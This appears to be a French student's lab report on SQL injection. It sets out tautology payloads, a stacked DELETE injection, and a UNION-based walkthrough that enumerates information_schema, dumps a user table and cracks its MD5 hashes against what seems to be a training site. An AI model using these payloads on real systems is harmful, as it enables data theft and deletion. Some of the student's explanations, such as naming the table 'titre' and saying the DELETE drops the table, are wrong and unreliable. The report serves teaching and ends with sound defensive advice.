TANET Margaux
1ère année BTS SIO

TP noté « BDD et sécurité informatique » / Injections SQL

Introduction :

Les injections SQL ont été pendant un bon petit temps un véritable problème pour certains concepteurs web. L'idée est d'utiliser le point d'entrée de certains sites web pour pouvoir récupérer des informations sur les utilisateurs ou gagner en privilège sur un site web. Les requêtes les plus courantes sur les bases de données sont les SELECT et que c'est celles-ci qu'on utilise pour aller chercher les informations de login et mots de passe sur base des infos entrées par l'utilisateur.


Exercice 1 (2pts) : Voici par exemple une requête affichant l'entièreté d'une base de données. Comment combineriez-vous ces deux appels par rapport à et pour récupérer tous les utilisateurs plutôt qu'un seul ?

La requête a inséré pour récupérer tous les utilisateurs et non un seul est la suivante :

SELECT * **FROM** customers **WHERE** contactLastName="wagon" **AND**

contactFirstName="" **OR** "u"="u";

Voici ce que l'on obtient après avoir taper cette requête :



customers (122r × 13c)

customerNumber	customerName	contactLastName	contactFirstName	phone	addressLine1	addressLine2	city	state	postalCode	country
103	Atelier graphique	Schmitt	Carine	40.32.2555	54, rue Royale	(NULL)	Nantes	(NULL)	44000	France
112	Signal Gift Stores	King	Jean	7025551838	8489 Strong St.	(NULL)	Las Vegas	NV	83030	USA
114	Australian Collectors, Co.	Ferguson	Peter	03 9520 4555	636 St Kilda Road	Level 3	Melbourne	Victoria	3004	Australia
119	La Rochelle Gifts	Labrune	Janine	40.67.8555	67, rue des Cinquante Otages	(NULL)	Nantes	(NULL)	44000	France
121	Baane Mini Imports	Bergulfsen	Jonas	07-98 9555	Erling Skakkes gate 78	(NULL)	Stavern	(NULL)	4110	Norway

Tous les utilisateurs nous sont donnés puisqu'il pour lui il faut que l'une des condition soit remplie pour pouvoir afficher les éléments. Comme u=u et que cette condition est vraie, tout lui semble normal et exécute alors la demande.

Exercice 2 (4pts) : Créez une base de données de test avec une table tu (login, password, name, email, status) insérez-y un jeu d'essai et déterminer parmi les requêtes suivantes lesquelles affichent l'entièreté de la base de données ?

Pour exécuter ces requêtes j'ai utilisé la base de données déjà faite avec M. Oberlander pour une pratique plus simple.

1)SELECT * FROM tu WHERE 1=1= cette requête fonctionne, elle donne accès aux tables contenant les informations des utilisateurs. On sélectionne tous les éléments de la table tu et comme la condition est vrai 1=1 il nous donne ces informations.

2) SELECT * FROM tu WHERE 'uuu'='uuu' = cette requête fonctionne, elle donne accès aux tables contenant les informations des utilisateurs. Même action que pour la première requête, avec une condition uuu=uuu, condition vraie donc accès aux informations.

3) SELECT * FROM tu WHERE 1<>2= Cette requête fonctionne, elle donne accès aux tables contenant les informations des utilisateurs. La condition est vraie puisque 1<>2.

4) SELECT * FROM tu WHERE 3>2= Cette requête fonctionne, elle permet d'avoir accès aux tables contenant les informations des utilisateurs. Condition validée puisque 3 est bien supérieur à 2.

5) SELECT * FROM tu WHERE 2<3 Cette requête fonctionne, elle donne accès aux tables contenant les informations des utilisateurs. C'est la même condition que la requête précédente.


6) SELECT * FROM tu WHERE 1 Cette requête fonctionne et permet d'avoir accès aux tables contenant les informations des utilisateurs.

7) SELECT * FROM tu WHERE 1+1 = Cette requête fonctionne et permet d'avoir accès aux tables contenant les informations des utilisateurs. La condition est vraie 1+1.

8) SELECT * FROM tu WHERE 1+-1 Cette requête ne fonctionne pas, en effet la condition est fausse car 0 est nul.

9) SELECT * FROM tu WHERE NOT ISNULL(NULL) Cette requête ne fonctionne pas, NULL est une valeur inconnue pour lui.

10) SELECT * FROM tu WHERE NOT ISNULL(COT(0)) Cette requête ne fonctionne pas, la commande contient deux fois la même valeur et ne peut donc pas la trouver.



11) SELECT * FROM tu WHERE 1 IS NOT NULL Cette requête permet d'avoir accès aux tables contenant les informations des utilisateurs.

12) SELECT * FROM tu WHERE NULL IS NULL Cette requête fonctionne et renvoie les informations des utilisateurs.

13) SELECT * FROM tu WHERE 2 BETWEEN 1 AND 3 Cette requête renvoie les informations des utilisateurs. La condition est vraie : 2 se positionne bien entre 1 et 3.

14) SELECT * FROM tu WHERE 2 IN (0, 1, 2) Cette requête permet d'avoir accès aux tables contenant les informations des utilisateurs. En effet, la condition est vraie, 2 se trouve bien dans la liste 0,1,2.

Exercice 3 (2pts) : Quel est l'impact de l'injection suivante et comment s'en sert-on ? ’; DELETE FROM user WHERE 1 or username = ‘

Le point-virgule permet de court-circuiter la première commande et d'en insérer une nouvelle. Cette requête permet de supprimer la table user puisque comme la condition est vraie alors la requête est réalisée.

Exercice 4 (8pts) : Essayons grandeur nature ! Recopiez les questions du lien suivant dans votre compte rendu et répondez-y du mieux que vous pouvez ! Lisez bien les consignes et suivez le guide !

Question 1 : Essayez ces deux recherches contenant des guillemets. Obtenez-vous une erreur ? Laquelle ?

La requête avec les double guillemets ne renvoie aucune données mais est exécutée. Dans la requête avec les simples guillemets, il nous est renvoyé une erreur : le nombre de caractère se limite à 20.

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'alien'%' limit 0,20' at line 1 dans la requête : select * from film where titre like '%'alien'%' limit 0,20

Question 2 : Avec le guillemet double ou le simple ?

Nous obtenons une erreur lors de la requête avec les simples guillemets.

Question 3 : Ce boulet de développeur a-t-il réaffiché la requête SQL en même temps que l'erreur ? Ça nous aiderai à construire plus rapidement nos injections de piratage, bien que ça ne soit pas indispensable...

Le développeur a réaffiché la requête SQL puisque lors de la réponse il affiche en dessous de l'erreur la requête :

```
select * from film where titre like '%"Alien"%'
```

Question 4 : Il nous donne donc une indication précieuse : le nom de la table. Quel est-il ?

Le nom de la table est titre.

Question 5 : Combien de champs dans le union select pour ne plus obtenir d'erreur ?

Il faut taper la requête '**union select 1,2,3,4 –** Voici les informations que l'on obtient :

Chercher un film : 'union select 1,2,3,4 --
Soumettre

Titre	Année de production	Durée
An American Werewolf In London	2017	
Tremors 6	2017	
Lost In London	2017	100 mn
The Littlest Bigfoot	2017	
The Lion King	2017	
D.O.A. Blood River	2017	
Limelight	2017	90 mn
Vezir Parmağı	2017	
Kötü Çocuk	2017	
Diary Of An Oxygen Thief	2017	
Ex-Patriot	2017	
Lords Of Chaos	2017	
An L.A. Minute	2017	
La Villa	2017	
Juliet, Naked	2017	
Joue contre joue	2017	63 mn
Untitled Alexander McQueen Biopic	2017	
TAG	2017	
Black String	2017	
Villain	2017	
Un Sac De Billes	2017	110 mn
Annette	2017	
Alien 5	2017	
Ecstasia	2017	
First Man	2017	
The House	2017	
Where'd You Go, Bernadette?	2017	
Luna Park	2017	

Question 6 : Le résultat du deuxième SELECT étant maintenant plus lisible, dites quels sont les champs qui s'affichent à l'écran (est-ce que le 1 s'affiche ? Est-ce que le 2 s'affiche ? Etc.) *(par la suite, il sera inutile d'essayer d'afficher des résultats d'injection dans les champs qui ne s'affichent pas)*.

Les champs qui s'affichent à l'écran sont : titre, année de production et durée ainsi qu'un résultat répondant à la requête.

Chercher un film : xyz' union select 1,2,3,4 --
Soumettre


Titre	Année de production	Durée
2	3	4 mn

À titre pédagogique, la requête que vous avez construite est :

```
select * from film where titre like '%xyz' union select 1,2,3,4 -- %'
```

Question 7 : Bien que la requête puisse vous avoir envoyé plusieurs résultats (toutes les BDD qui contiennent une table *film*), soyez déductifs et notez ici le nom de la BDD qui nous intéresse :

Le nom de la base de données est film :


Chercher un film : xyz' union select null,table_schema,table_name,null from information_schema.tables where tab
Soumettre


Titre	Année de production	Durée
spastore_sqlinjection	film	

À titre pédagogique, la requête que vous avez construite est :

```
select * from film where titre like '%xyz' union select null,table_schema,table_name,null from info
```

Question 8 : Notez ici le nom de la deuxième table contenue dans cette BDD

Le nom de la deuxième bdd est user dans la colonne année de production :


Chercher un film : xyz' union select 1,table_schema,table_name,4 from information_schema.tables where table_sc
Soumettre

Titre	Année de production	Durée
spastore_sqlinjection	film	4 mn
spastore_sqlinjection	user	4 mn


À titre pédagogique, la requête que vous avez construite est :

```
select * from film where titre like '%xyz' union select 1,table_schema,table_name,4 from informati
```

Question 9 : Notez ici la liste des champs de la table user

(requête utilisée : **xyz' union SELECT null, TABLE_NAME, COLUMN_NAME, ORDINAL_POSITION FROM information_schema.COLUMNS WHERE table_schema = 'spastore_sqlinjection' AND table_name = 'user'--)**

Voici la liste des champs de la table user : (login, mail, mdp, id)


Chercher un film : xyz' union SELECT null, TABLE_NAME, COLUMN_NAME, ORDINAL_POSITION FROM inform
Soumettre

Titre	Année de production	Durée
user	id	1 mn
user	login	2 mn
user	mdp	3 mn
user	mail	4 mn

À titre pédagogique, la requête que vous avez construite est :


```
select * from film where titre like '%xyz' union SELECT null, TABLE_NAME, COLUMN_NAME, ORDINAL_POS
```

Question 10 : Notez ici l'injection (ou la requête complète) que vous avez utilisé :

La requête utilisée : xyz' union select * FROM user WHERE 1 - -

Elle affiche les informations que contient la table user : mdp, id, mail.

Question 11 : Notez les login et mots de passe des utilisateurs que vous avez trouvée :



Question 12 : Quel est le cryptage utilisé (ça n'est pas indispensable pour la suite) ? *Un bon pirate arrive à reconnaitre un cryptage selon sa taille et les types de caractères qu'il contient. Éventuellement chercher un peu sur Internet.*

Le cryptage utilisé est le MD5 : c'est une fonction de hachage cryptographique qui permet d'obtenir l'empreinte numérique d'un fichier.

Question 13 : Allez sur crackstation.net, terminez le piratage puis notez ici chaque utilisateur et son mot de passe en clair :

Utilisateur 1 : Bob

Mdp : qwerty

Utilisateur 2 : Robert

Mdp : 123456

Utilisateur 3 : Franck

Mdp : password

Utilisateur 4 : steve

Mdp : Iloveyou

Conclusion : Grâce à ce TP, nous avons pu voir qu'il était facile de récupérer des informations grâce à l'injection de requêtes et pouvoir voir comment été construite cette base de données. On peut en déduire qu'injecter du code malveillant dans une base de données peut entraîner la fuite de données sensibles, la modification ou la suppression de données, ou même le contrôle total de la base de données. Par conséquent, il est important de faire attention à l'injection sql et de mettre en œuvre des mesures de sécurités pour éviter ce type d'attaque.

Pour s'en protéger il est conseillé d'utiliser des paramètres d'entrée pour les requêtes sql au lieu de rassembler directement les valeurs d'entrées par l'utilisateur dans les requêtes. Il est recommandé aussi de filtrer les entrées utilisateur pour empêcher la venue d'utilisateurs malveillants. Les framework peuvent être une possibilité : c'est un outil qui permet de réduire le temps de développement d'applications par exemple, tout en répondant de façon efficace aux problèmes rencontrés (enlèvera une part de risques).